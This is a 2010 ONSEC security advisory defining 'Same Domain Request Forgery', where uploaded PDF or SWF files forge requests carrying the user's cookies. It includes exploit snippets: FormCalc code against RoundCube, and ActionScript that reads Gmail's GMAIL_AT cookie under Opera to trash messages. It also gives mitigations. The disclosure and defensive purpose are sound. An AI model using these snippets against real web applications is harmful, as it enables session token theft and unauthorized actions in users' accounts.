ONSEC.

HTTP://ONSEC.RU

SDRF vulnerability in web-applications and browsers

Vladimir Vorontsov

18.08.2010

This report describes a vulnerability type called SDRF. There are several examples that demonstrate the risk of the above-mentioned class of vulnerability. Causes of its existence and methods of protection from SDRF are also observed in the report.

ONSEC.

Introduction

SDRF – the Same Domain Request Forgery. Like the known CSRF (Cross-Site Request Forgery) vulnerability, SDRF falsifies HTTP requests of users, but in contrast to CSRF, it forges the requests, that are send by a user to the same domain, where the malicious code, that exploits the vulnerability, is located.

The second important difference is that SDRF is application-oriented. While for a CDFR attack mainly unsafe HTML codes are used, SDRF attacks, in opposite, are realized through Adobe © application formats, that are processed by browser plug-ins, like Adobe Flash Player © and Adobe Reader ©. No doubt, SDRF can be used in classic way, for example by HTML injections or XSS.

The third difference of SDRF from CSRF lies in the browsers' specifics of processing Adobe Flash Player © и Adobe Reader © documents. Even secured resources, like Google Mail, Yandex Mail and many others are subjected to SDRF vulnerability if the particular browser is used. A more detailed description will be provided further.

Given all these differences we specified SDRF in a separate class of vulnerabilities, though it is possible to classify them as a special case of CSRF.

Causes of vulnerability in web-applications

The main reason of SDRF vulnerability is the possibility to upload PDF and SWF user files into web-applications. Generally, without regard to vulnerabilities of specific browsers, downloaded files should be also attached to some HTML page (for example, using <embed> tag). Developers forget the fact that PDF and SWF files that are located on the domain with the web-application may contain code for sending HTML requests to the very domain where they are located. In this case embedded security mechanisms of Adobe Flash Player © and Adobe Reader © plug-ins are not working. Such mechanism is documented and legitimate. An attacker may send requests by GET, POST or even PUT methods using documented functions of Adobe ©. Also inside SWF code or PDF file one can receive server's response and analyze it in order to define session keys. It is necessary to state, that Adobe © plug-in sends HTTP requests through user's browser. This way every PDF or SWF request will contain user's COOKIES that are stored in browser.


Requests for other domains for SWF format are allowed if only crossdomain.xml file on the receiving domain contains the name of the sending domain. For PDF format requests for other domains ask for user's approval in the dialogue window or the presence of the sending domain in the list of Adobe Reader © approved domains. We do not describe such cases in this paper.

Example 1. RoundCube vulnerability


Let us examine the vulnerability on the example of mail web-application RoundCube (http://roundcube.net/). The scheme of the attack execution may be as follows:

1. The attacker sends to the victim a letter with an attached PDF or SWF file. This file contains malicious code.

2. The victim receives the attacker's letter and opens it using the RoundCube interface:



3. Adobe Reader © plug-in loads in the browser, processes and executes the malicious code. Some actions are executed in the web-application on behalf of the user.



PDF files request sending is possible through the FormCalc language, embedded to this format. Malicious code located in the PDF file may work by the following scheme:

1. Sending a GET request of page http://target-domain/?_task=mail&mbox=INBOX:

   var resp = GET("http://target-domain/?_task=mail&mbox=INBOX")

2. Receiving the web-application response and searching for the request_token key in it:

   var request_token = Substr(resp,At(resp,"request_token:")+14,32)

3. Sending a POST request for system user-defined operation, for example, deleting the message to the bin:

   POST("http://target-domain/?_task=mail&_action=moveto",

   "_uid=2451&_mbox=INBOX&_target_mbox=Trash&_from=&_remote=1",

   "application/x-www-form-urlencoded",

   "UTF-8",concat("X-RoundCube-Request=",request_token))

The same vulnerability exists also in a very popular in Russia web-site management system 1C-Bitrix (http://1c-bitrix.ru) Version 9.0 (on the date of publication of this material the vulnerability was amended).

SDRF security in web-applications


We can recommend following ways of security from the vulnerability in the order to decrease its effectiveness:

- Prohibit the PDF and SWF file download on behalf of user;
- Restrict direct access to PDF and SWF files by a web-browser. Instead of it use the web-application, add the request-header Content-type:Application/octet-stream;
- Move the PDF and SWF file repository to the other domain, where are no web-applications at all.

The developer should also pay attention to the crossdomain.xml file, located on web-server. When the domain, where PDF and SWF files are downloaded is in the list of approved domains of crossdomain.xml file of web-application domain, the attacker can also execute such an attack. However, this will be now CSRF with the usage of SWF format.

Reasons of browsers' vulnerability

While examining SDRF vulnerabilities we noticed that not all browsers process the HTTP responses of web-applications that contain files for download in the same way. SDRF vulnerability was detected in the Opera browser versions 10.60 and 10.61 (previous versions were not examined). The browser creates a dialogue window even when processing HTTP response with the request-header Content-Type: application/octet-stream. If in this dialogue a user presses the "Open" button, the result will be the same, as if the document is tagged <embed> of the web-application page! Such a feature of this browser endangers most of web-applications.



Other browsers like Internet Explorer 8, Mozilla Firefox 3.5, Apple Safari, Google Chrome do not have such vulnerability.

Example 2. Gmail vulnerability under Opera

If the victim uses Opera browser it is possible to execute SDRF attack even on most popular web-applications like, for example, Gmail and Yandex.Mail.

For the second example we can create simple SWF application.

1. Getting browser COOKIE variable «GMAIL_AT» (GET request https://mail.google.com/mail/?shva=1#inbox):

```
browserCookieString = ExternalInterface.call("function(){return document.cookie}");

browserCookieString = browserCookieString.replace(/;\s/g, "&");

if(browserCookieString) {

        _urlVariables = new URLVariables(browserCookieString);

}

var sI2:int = browserCookieString.search("&GMAIL_AT=");

var at:String = browserCookieString.substring(sI2+10,sI2+10+34);
```

2. Getting user variable «ik»

```
var resp:String = evt.result.toString();

var sI1:int = resp.search("GLOBALS=");

var ik:String = resp.substring(sI1+129,sI1+139);
```

3. Executing system operation of deleting the message to a bin (POST request https://mail.google.com/mail/).

```
httpService2.url+="?ui=2&rid=mail%3A%23.1d4.1.0&ik="+ik+"&at="+at+"&view=up&act=tr&pcd=1&mb=0&rt=j&search=inbox";

var params:Object={};

params['t']="12a5f8838691c0ad"; //calculate message id is so very simple

httpService2.send(params);
```

PoC available here: http://onsec.ru/sdrf-gmail-via-opera.mxml

Conclusion

Lately we can observe the trend of increasing usage of XSS and CSRF vulnerabilities in the real web-applications. SDRF vulnerability that is close to CSRF is not an exception. We strongly recommend developers to pay attention to security and check their projects on the existence of SDRF. This is a client-side class vulnerability, and thus, it depends on the user software, just like XSS depends on JavaScript interpreter and HTML parser. That is why it is extremely important for developers to create safe web-applications, no matter which browser is preferred by user. It is also necessary to carefully examine documentation of plug-ins whose formats are planned to be used in the web-application. It is possible that like Adobe Flash © and Adobe Reader © your plug-ins may send HTTP requests or, for example, view the local files on the user's PC.